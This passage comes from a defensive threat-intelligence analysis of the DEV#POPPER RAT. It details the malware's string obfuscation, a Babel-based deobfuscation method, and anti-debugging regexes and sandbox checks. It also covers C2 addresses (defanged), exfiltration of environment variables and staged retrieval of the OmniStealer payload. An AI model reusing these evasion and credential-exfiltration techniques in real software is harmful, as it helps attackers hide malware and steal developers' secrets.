
Decoded strings are decrypted via RC4 using 4-byte keys that are stored throughout the code as either:
Property values, e.g. "a0e6.i"
String literals, e.g. "'SQ]g'"
Figure 10 – Constants that store RC4 keys and encoded string indices

The function "k" is responsible for calling the "g" function to decode the base64-encoded string and RC4 decrypt the result.Figure 11 – RC4 decryption function, decode -> decrypt

As a simple obfuscation method, some strings use the escape sequence \x. The figure below shows two obfuscated strings, along with comments indicating their decoded ASCII characters (regular expression patterns). These are used for anti-analysis purposes, which we will describe more in-depth in the next section.Figure 12 – \x escape sequence obfuscation

As an additional obfuscation method, string decryption calls are "proxied" and eventually call the core base64 decode + RC4 decryption routine (a0d). The order in which arguments are passed varies in the proxy chains - sometimes the RC4 key string is passed as the first argument and the index second, or vice versa.
The 4-byte RC4 key string argument is always passed as a string literal, e.g. "Z@rd" or property value, e.g. "a0e6.ay", as shown in the figure below.
The index argument's type can be passed as a numeric literal, property value, binary expression, etc. This technique is described more in-depth in the figure below, where a proxy function, "aY" calls the decryption routine "a0d" and passes the index as a variety of different expressions.
Figure 13 – Variety of expressions in proxy callers
Many strings are accessed via property name, e.g. "o[aX('m)7Q', 0x734)]", complicating replacement of the original expression with the string literal. The property value itself is also a call expression, where the callee is a "proxy" function that eventually calls the core decryption routine "a0d".Figure 14 – Variety of expressions in proxy callers
Strings (post-decryption) are sometimes separated by the "+" operator, e.g. "abc" + "def", and are concatenated at runtime.Figure 15 – String concatenation

Object-method calls are used to obfuscate both binary and call expressions. The method name is not referenced directly, rather it is computed at runtime by calling a proxy function, which ultimately invokes the string decryption routine (a0b) and returns the decrypted property name (e.g., "Qccdx"). That property is then used to index into an object (e.g., o), which contains the corresponding function implementation.
Invoking o[decryptedPropertyName]() executes the underlying behavior - either performing the original binary operation or forwarding to the intended call expression.Figure 16 – Original expressions converted to object-method calls
Bracket Notation is used throughout to hinder IDE formatting of well-known function names, e.g. "a['startsWith']()" rather than "a.startsWith()".Figure 17 – Bracket notation usage rather than dot notation
Deobfuscation via Babel
eSentire TRU has created a script, available here, for deobfuscating DEV#POPPER intermediary stagers and final payloads like DEV#POPPER RAT. The script traverses the Abstract Syntax Tree (AST) produced by the Babel parser and processes it through the following steps, in order:
Traverse variables for object expressions and extract constants needed for shuffle/index/RC4 key lookups.
Traverse function declarations to identify the encoded strings array by checking if the function returns a large array of base64 encoded strings, e.g. "a0c", and store them for un-shuffling later.
Traverse function declarations to identify the shuffler function (IIFE) and extract the "shuffle egg" for use later in un-shuffling the encoded strings array.
Traverse function declarations to identify the decrypt function "a0d" via pattern matching or other heuristics.
Traverse call expressions to identify proxy callers whose parent is the shuffler function and save associated arguments for later use in un-shuffling the encoded strings array.
Traverse variable declarations to identify the variable that stores the value compared against the shuffle egg, and re-shuffle the encoded strings array if the evaluation of the variable doesn't match the shuffle egg. Once the shuffle egg matches the variable's evaluated value, the array has been un-shuffled successfully.
Traverse call expressions that eventually call the decrypt function, "drilling down" to identify the values of the arguments (index and RC4 key) at the call-site of the decrypt function call, e.g. a0d(index, rc4KeyString). Subtract the constant 0x151 from the index and look up the index in the encoded strings array to acquire the encoded string. Decode the encoded string from base64 using the custom alphabet. Then pass the result to our RC4 decrypt function to decrypt the string literal. Replace the highest parent call expression node with the decrypted string literal.
Traverse binary expressions and identify use of the "+" operator, evaluating the expression to determine if it's a string, and replace the binary expression with the resulting string literal.
Traverse via variable declarations to find/save constants again, for use in member expression lookups.
Traverse member expressions and replace bracket notation, e.g. o['abcd'] with associated string literal.
Traverse object properties for functions that return binary or call expressions and replace the object-method call expression with the original binary or call expression.
Cleanup "dead code" to make the code more readable by removing the decrypt function, encoded strings function, shuffle function, and all other variables/objects/functions that have no references in the code.
Traverse string literals and delete the "extra" property of string literals, effectively converting \x escape sequences into string literals.
Save the modified AST by babel's generate() method and write to disk.
Anti-Analysis
TRU discovered several anti-analysis methods while analyzing DEV#POPPER.

The first anti-analysis method causes the Node.js debugger to crash with Type Error exceptions when the code is in its original "minified" state, making beautification the only viable option for debugging.Figure 18 – Error when debugging due to object-method calls

The second method is a self-integrity check that uses a regular expression to identify changes in the code of a function defined in the property at "this['aLQvHN']". If the code is beautified, this regular expression will match, and the for loop will execute indefinitely. The regular expression used by this technique is: "\w+ *() *{\w+ * ['|"].+['|"];? *}".Figure 19 – Self-integrity check leading to indefinite loop
The third anti-analysis method makes use of the regular expression "(((.+)+)+)+$" and causes catastrophic backtracking by converting the a0a function to string and matching and converting the a0a function's constructor to string and searching. This causes the debugger to get hung up indefinitely.Figure 20 – Catastrophic backtracking

On Windows systems, the malware enumerates running processes via tasklist /FO CSV /NH and calculates MD5 hashes of process names starting with the letter "O". If a process hash matches the MD5, "9a47bb48b7b8ca41fc138fd3372e8cc0", execution terminates. The specific process name corresponding to this hash has not been identified.Figure 21 – Terminate if (unknown) process exists
If the operating system is Linux, the next method checks various attributes about the infected machine: computer name, username, and OS release information to determine if it is likely running in an analysis environment.
Otherwise, if the operating system is not Linux, the victim's computer is checked against the following names, which are likely controlled by the threat actors and are used for testing purposes:
EV-CHQG3L42MMQ
EV-4A6OE6M0E2D
Figure 22 – Terminate if executing in cloud, VPS, or sandbox
C2 Communication
The figure below displays the request sent by Stage 2 to retrieve DEV#POPPER. The response body is XOR encrypted as we previously covered.Figure 23 – C2 request to retrieve stage 3 (DEV#POPPER)

Three different C2 addresses were identified in DEV#POPPER samples and the usage of one over another depends on the value stored in the global variable, "_V", which serves as a campaign identifier. As seen in Figure 4, the variable is set in this case to "5" so the C2 chosen is "198.105.127[.]210".
Note, this is the same global variable used for the Sec-V header that we previously covered.
_V "Sec-V" Value
C2
ASN
A
136.0.9[.]8
149440 (Evoxt Sdn. Bhd.)
C
23.27.202[.]27
149440 (Evoxt Sdn. Bhd.)
Numeric
198.105.127[.]210
149440 (Evoxt Sdn. Bhd.)
Figure 24 – Use different C2 based on campaign ID

DEV#POPPER filters "noisy" environment variables before sending the remaining variables to its C2.Figure 25 – Filter noisy environment variables and exfiltrate the rest

The figure below displays the request DEV#POPPER sends to the C2 endpoint at /snv containing harvested environment variables. Since developers frequently store sensitive credentials in environment variables, this data is highly valuable.Figure 26 – Exfiltrated environment variables (URL decoded in CyberChef)

DEV#POPPER sends a request to the C2's /$/z1 endpoint to retrieve the base64 encoded + XOR encrypted OmniStealer payload. Keep in mind this request originates from the python process started by DEV#POPPER and is invoked in memory via python's exec() function. This is covered more in-depth in the next section.Figure 27 – Get OmniStealer first stage (XOR encrypted and base64 encoded)
Loader Functionality - DEV#POPPER RAT

Loading DEV#POPPER RAT involves execution of an additional stage "Stage 4" that is near identical in obfuscation to Stage 1 (see Figure 4) so we will not cover it in-depth, however its purpose is to retrieve and deobfuscate the DEV#POPPER RAT JavaScript code from a chain of crypto addresses.Figure 28 – Load DEV#POPPER RAT staging code
